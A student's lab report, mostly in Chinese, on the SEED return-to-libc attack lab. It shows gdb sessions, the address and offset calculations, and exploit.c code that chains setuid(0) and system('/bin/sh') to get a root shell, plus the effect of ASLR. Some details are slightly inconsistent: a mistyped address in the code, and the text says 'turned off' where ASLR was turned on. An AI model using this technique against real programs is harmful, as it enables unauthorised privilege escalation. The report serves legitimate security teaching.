Return-to-libc Attack Lab

Task 1: Finding out the addresses of libc functions

```
Reading symbols from retlib...(no debugging symbo
ls found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/lab6/retlib
Returned Properly
[Inferior 1 (process 28986) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0
<__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0
<__GI_exit>
gdb-peda$
```

如图，sytem 的地址为 0xb7e42da0，exit 的地址为 0xb7e369d0

Task 2: Putting the shell string in the memory

```
[05/04/21]seed@VM:~/.../lab6$  export MYSHELL=/bin/sh
[05/04/21]seed@VM:~/.../lab6$ env | grep MYSHELL
MYSHELL=/bin/sh
```

```
[05/04/21]seed@VM:~/.../lab6$ vim envaddr.c
[05/04/21]seed@VM:~/.../lab6$ gcc envaddr.c -o env55
[05/04/21]seed@VM:~/.../lab6$ ./env55
bffffdd8
[05/04/21]seed@VM:~/.../lab6$ mv env55 env7777
[05/04/21]seed@VM:~/.../lab6$ ./env7777
bffffdd4
[05/04/21]seed@VM:~/.../lab6$
```

如图，在设置环境变量后，更改程序的文件名，会打印出环境变量的不同地址，这是因为环境变量保存在程序的栈中，但在环境变量被压入栈之前，首先被压入栈中的是程序名称。因此程序名称的长度将影响环境变量在内存中的位置。

Task 3: Exploiting the buffer-overflow vulnerability

1) 因为 retlib 名字包含 6 个字符，所以将打印环境变量地址的程序名也改为 6 个字符，从而打印出该环境变量在 retlib 中的地址 0xbffffdd6，如下


```
[05/04/21]seed@VM:~/.../lab6$ mv env7777 env666
[05/04/21]seed@VM:~/.../lab6$ ./env666
bffffdd6
[05/04/21]seed@VM:~/.../lab6$
```

2) 使用 debug 模式重新编译 retlib.c，并使用 gdb 调试获取 ebp 和 buffer 的地址，进而分别获取到保存 system()地址的偏移量，保存 exit()地址的偏移量，保存/bin/sh 地址的偏移量


```
----------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:16
16      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffebe8
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbfffebd4
gdb-peda$ p/d 0xbfffebe8 - 0xbfffebd4
$3 = 20
gdb-peda$
```

如图可知，从 ebp 到 bof 函数中 buffer 的距离为 20 个字节，因此可以计算出三个位置距离缓冲区起始位置的偏移值，system()地址的偏移量为 20+4=24B,exit()地址的偏移量为 20+8=28B，/bin/sh 地址的偏移量为 20+12=32B.

3）由 task1 中得到的 sytem 的地址为 0xb7e42da0, exit 的地址为 0xb7e369d0, task2 中得到的/bin/sh 的地址 0xbffffdd6,以及本次 task 中得到的三个偏移量，可以构造生成 badfile 的程序，关键代码如图所示




4）在执行 exploit 程序生成 badfile 后，再执行 retlib 成功获取到了具有 root 权限的 shell



5） Attack variation 1

如图，在退出 shell 的时候发生了段错误，存放 exit()函数地址的位置视作 system()函数的返回地址，如果不放入 exit()函数，实际上 shell 还是能够成功获取，只不过在退出 shell 时发生了段错误而已。



6) Attack variation 2

```
[05/04/21]seed@VM:~/.../AttackVariation2$ ./newretlib
zsh:1: command not found: h
[05/04/21]seed@VM:~/.../AttackVariation2$
```

如图，在改名之后，攻击失败，这是因为环境变量保存在程序的栈中，但在环境变量被压入栈前，首先被压入栈中的是程序名称。因此程序名称的长度将影响环境变量在内存中的位置。在执行 system 函数时，如果还是使用原来的地址，那么只能获取到“h”,所以 zsh 报错提示找不到命令 h.

Task 4: Turning on address randomization

如图, 在关闭地址随机化之后, 再执行 retlib 发生了段错误。原因是 system()、exit()、/bin/sh 字符串的地址发生了变化.

```
[05/04/21]seed@VM:~/.../lab6$  sudo sysctl -w kernel.randomize_
va_space=2
kernel.randomize_va_space = 2
[05/04/21]seed@VM:~/.../lab6$ ./retlib
Segmentation fault
[05/04/21]seed@VM:~/.../lab6$
```

可以使用 gdb 调试来验证，如下两图，使用 gdb 调试两次程序，system 和 exit 的地址不固定,

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xb7e42da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7564da0 <__libc_system
>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75589d0 <__GI_exit>
gdb-peda$
```

```
0xb7e42da0 in ?? ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb758dda0 <__libc_system
>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75819d0 <__GI_exit>
gdb-peda$
```

连续运行两次打印环境变量 MYSHELL 的程序，发现两个/bin/sh 的地址也不一致


```
[05/04/21]seed@VM:~/.../lab6$ ./env666
bfcbbdd6
[05/04/21]seed@VM:~/.../lab6$ ./env666
bfa28dd6
[05/04/21]seed@VM:~/.../lab6$
```

Task 5: Defeat Shell's countermeasure

1) 关闭地址随机化后，并且/bin/sh 重新链接到/bin/dash,使用 gdb 找到 setuid 库函数的地址 0xb7eb9170,

```
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__set
id>
gdb-peda$
```

2) 根据函数序言和后记原理编写新的 exploit.c,生成新的 badfile,原理是通过堆栈指针先执行 setuid(0)，再执行 system 函数，虽然在退出 shell 时会发生段错误，但不影响 root shell 的获取



```
badfile = fopen("./badfile", "w");
/* You need to decide the addresses and
the values for X, Y, Z. The order of the following
three statements does not imply the order of X, Y, Z.
Actually, we intentionally scrambled the order. */
int A = 36;
int X = 32;
int Y = 24;
int Z = 28;
*(long *) &buf[A] = 0xbfffdd6; // "/bin/sh" ☆
*(long *) &buf[X] = 0x00000000; // setuid的参数0
*(long *) &buf[Y] = 0xb7eb9170; // setuid() ☆
*(long *) &buf[Z] = 0xb7e42da0; // system() ☆

fwrite(buf, sizeof(buf), 1, badfile);
fclose(badfile);
}
```

3）执行效果如下，成功进入了 root shell，段错误是因为执行完 system()后的返回地址存放的是 setuid 的参数 0，从而引发段错误

```
[05/04/21]seed@VM:~/.../task5$ ./retlib
# exit
Segmentation fault
[05/04/21]seed@VM:~/.../task5$
```